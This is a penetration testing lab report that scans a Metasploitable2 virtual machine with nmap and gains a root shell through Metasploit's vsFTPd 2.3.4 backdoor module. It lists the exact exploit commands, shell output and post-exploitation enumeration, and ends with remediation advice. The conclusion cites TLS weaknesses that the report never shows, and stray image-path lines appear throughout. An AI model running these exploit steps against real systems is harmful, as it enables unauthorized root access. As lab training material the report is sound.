Penetration Testing Report

Target IP: 192.168.56.102

Testing Environment: Kali Linux VM + Metasploitable2

1. **Reconnaissance:**

Objective: Identify target availability and gather domain metadata.

Commands Used:


- ping 192.168.56.102 → Confirmed host is up with low latency


- whois google.com → Demonstrated WHOIS enumeration technique

Findings:

- Target IP is reachable and responsive

- WHOIS reveals registrar, DNS, and domain status (used for passive recon)





2**. Scanning:**

Objective: Discover open ports and service versions.

Commands Used:

- nmap 192.168.56.102

- nmap -sV 192.168.56.102


- nmap --script vuln 192.168.56.102


Findings:


- Multiple open ports including FTP (21), SSH (22), Telnet (23), HTTP (80), MySQL (3306), PostgreSQL (5432), Samba (139/445), and more


- Service versions identified:

  - vsFTPd 2.3.4









3**. Exploitation:**

Objective: Exploit known vulnerabilities to gain unauthorized access to the target system.

Target Service: vsFTPd 2.3.4

Vulnerability: Backdoor Command Execution (CVE-2011-2523)

Tool Used: Metasploit Framework

Commands Executed:

msfconsole

search vsftpd

use exploit/unix/ftp/vsftpd234backdoor

set RHOSTS 192.168.56.102

exploit

Result:

- Exploit successfully triggered the backdoor

- Metasploit spawned a shell session

- Command shell session opened:

192.168.56.102:21 - Backdoor service has been spawned, handling...

[*] Found shell.


[*] Command shell session 1 opened (192.168.0.5:39665 -> 192.168.56.102:6200)


Impact:


- Remote shell access achieved

- No authentication required

- Exploit confirmed via id and whoami commands







4. **Post-Exploitation:**

Objective: Enumerate system details and validate full compromise.

Commands Executed:

whoami

id

uname -a

hostname

cat /etc/issue

ps aux

Findings:

- whoami → root

- id → uid=0(root) gid=0(root)

- uname -a → Linux metasploitable 2.6.24-16-server

- hostname → metasploitable


- /etc/issue → Confirmed Metasploitable2 environment


Impact:

- Full root access confirmed

- Ability to enumerate users, processes, and system configuration

- Potential access to sensitive services (MySQL, Samba, PostgreSQL)





Conclusion:

The penetration test conducted against the target system (192.168.56.102) successfully demonstrated the presence of multiple critical vulnerabilities, including a backdoor in vsFTPd 2.3.4, weak TLS configurations, and exposed legacy services. Through systematic reconnaissance and scanning, the attack surface was mapped, revealing outdated and misconfigured services. Exploitation using Metasploit confirmed remote shell access via the vsFTPd backdoor, leading to full root-level compromise.

Post-exploitation activities validated the extent of control over the system, including process enumeration, system fingerprinting, and access to sensitive configurations. These findings highlight the urgent need for patch management, service hardening, and secure protocol enforcement.

Recommendations:

Immediate remediation of identified vulnerabilities, implementation of least privilege principles, and continuous monitoring are critical to maintaining a secure environment. This assessment reinforces the importance of layered security and timely updates in minimizing exposure to known exploits.